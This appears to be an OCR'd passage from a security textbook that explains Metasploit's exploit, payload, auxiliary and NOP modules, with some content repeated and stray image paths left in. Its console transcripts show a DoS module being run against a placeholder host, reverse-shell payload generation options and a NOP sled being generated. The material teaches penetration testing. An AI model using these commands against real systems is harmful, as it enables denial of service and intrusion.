
cho,msi,msi-nouac,osx-app,psh,psh-cmd,psh-net,psh-reflection,vba,vba-exe,vba-psh,vb
s,war
    -h        Show this message
    -i <opt>  The number of times to encode the payload
    -k        Preserve the template behavior and inject the payload as a new thread
    -n <opt>  Prepend a nopsled of [length] size on to the payload
```



```
msf5 > use dos/windows/smb/ms06_035_mailslot
msf5 auxiliary(dos/windows/smb/ms06_035_mailslot) > set RHOST 1.2.3.4
RHOST => 1.2.3.4
msf5 auxiliary(dos/windows/smb/ms06_035_mailslot) > run
[*] Running module against 1.2.3.4

[*] 1.2.3.4:445 - Mangling the kernel, two bytes at a time...
```



Metasploit NOPS Module

- NOPS modules generate a no-operation instruction used for blocking out buffers
- Use **generate** command to generate a NOP sled of arbitrary size and display it in a specific format

OPTIONS:

-b <opt>: The list of characters to avoid: '**\x00\xff**'

-h: Help banner

-s <opt>: The comma separated list of registers to save

-t <opt>: The output type: ruby, perl, c, or raw

msf nop(opty2)>

Command to generate a NOP sled of a given length

```
msf > use x86/opty2
msf nop(opty2) > generate -h
Usage: generate [options] length
```

Command to generate a 50-byte NOP sled

```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x66\x9f\xb8\x2d
\xb6"
"\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x84\xd5\x14\x40
\xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x2f\xfd\x96\x4a
\x98"
"\x92\xb5\xd4\x4f\x91";
msf nop(opty2) >
```

Metasploit Modules

- **Metasploit Exploit Module**

  It is a basic module in Metasploit used to encapsulate a single exploit, using which users target many platforms. This module has simplified meta-information fields. Using the Mixins feature, users can also dynamically modify exploit behavior, perform brute-force attacks, and attempt passive exploits.

  A system can be exploited with the Metasploit Framework through the following steps:


  - Configure an active exploit
  - Verify the exploit options
  - Select a target
  - Select a payload
  - Launch the exploit

- **Metasploit Payload Module**

  An exploit carries a payload in its backpack when it breaks into a system and then leaves the backpack there. The following three types of payload modules are provided by the Metasploit Framework.

  - **Singles**: Self-contained and completely standalone
  - **Stagers**: Sets up a network connection between the attacker and victim
  - **Stages**: Downloaded by stager modules

A Metasploit payload module can upload and download files from the system, take screenshots, and collect password hashes. It can even take over the screen, mouse, and keyboard to control a computer remotely. The payload Module establishes a communication channel between the Metasploit framework and victim host. It combines arbitrary code that is executed as the result of an exploit succeeding. To generate payloads, a payload is first selected using the command shown in the screenshot.



```
msf5 > use windows/shell_reverse_tcp
msf5 payload(windows/shell_reverse_tcp) > generate -h
Usage: generate [options]

Generates a payload. Datastore options may be supplied after normal options.

Example: generate -f python LHOST=127.0.0.1


OPTIONS:

    -E        Force encoding
    -O <opt>  Deprecated: alias for the '-o' option
    -P <opt>  Total desired payload size, auto-produce appropriate NOP sled length
    -S <opt>  The new section name to use when generating (large) Windows binaries
    -b <opt>  The list of characters to avoid example: '\x00\xff'
    -e <opt>  The encoder to use
    -f <opt>  Output format: bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,perl,p
l,powershell,ps1,py,python,raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,aspx-exe,
axis2,dll,elf,elf-so,exe,exe-only,exe-service,exe-small,hta-psh,jar,jsp,loop-vbs,ma
cho,msi,msi-nouac,osx-app,psh,psh-cmd,psh-net,psh-reflection,vba,vba-exe,vba-psh,vb
s,war
    -h        Show this message
    -i <opt>  The number of times to encode the payload
    -k        Preserve the template behavior and inject the payload as a new thread
    -n <opt>  Prepend a nopsled of [length] size on to the payload
```

Figure 13.41: Screenshot displaying the Metasploit payload command

- **Metasploit Auxiliary Module**

  Auxiliary modules of Metasploit can be used to perform arbitrary, one-off actions such as port scanning, DoS, and even fuzzing. It includes tools and modules that assess the security of the target as well as auxiliary modules such as scanners, DoS modules, and fuzzers. The **`show auxiliary`** command in Metasploit can be used to list all the available auxiliary modules in Metasploit. All modules in Metasploit other than the ones used to exploit are auxiliary modules. Metasploit uses auxiliary modules as an extension for various purposes other than exploitation. Auxiliary modules are stored in the modules/auxiliary/ directory of the framework's main directory. The **`run`** command or the **`exploit`** command can be used to run an auxiliary module.



```
msf5 > use dos/windows/smb/ms06_035_mailslot
msf5 auxiliary(dos/windows/smb/ms06_035_mailslot) > set RHOST 1.2.3.4
RHOST => 1.2.3.4
msf5 auxiliary(dos/windows/smb/ms06_035_mailslot) > run
[*] Running module against 1.2.3.4

[*] 1.2.3.4:445 - Mangling the kernel, two bytes at a time...
```

Figure 13.42: Screenshot displaying auxiliary module commands of Metasploit

The basic definition of an auxiliary module is as follows:

```
require 'msf/core'
p "My Auxiliary Module"
class Metasploit3 < Msf::Auxiliary
end         # for the class definition
```

- **Metasploit NOPS Module**

  NOP modules generate no-operation instructions used for blocking out buffers. The `generate` command can be used to generate a NOP sled of arbitrary size and display it in a given format.

  Options:

  -b <opt>: A list of characters to avoid ('\x00\xff')

  -h: Help banner

  -s <opt>: A comma separated list of registers to save

  -t <opt>: The output type (Ruby, Perl, C, or raw)

  msf nop(opty2)>

  The following command is used to generate a NOP sled of a given length:

```
msf > use x86/opty2
msf nop(opty2) > generate -h
Usage: generate [options] length
```

  The following command is used to generate a 50-byte NOP sled:

```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x66\x9f\xb8\x2d\xb6"
"\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x84\xd5\x14\x40\xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x2f\xfd\x96\x4a\x98"
"\x92\xb5\xd4\x4f\x91";
msf nop(opty2) >
```

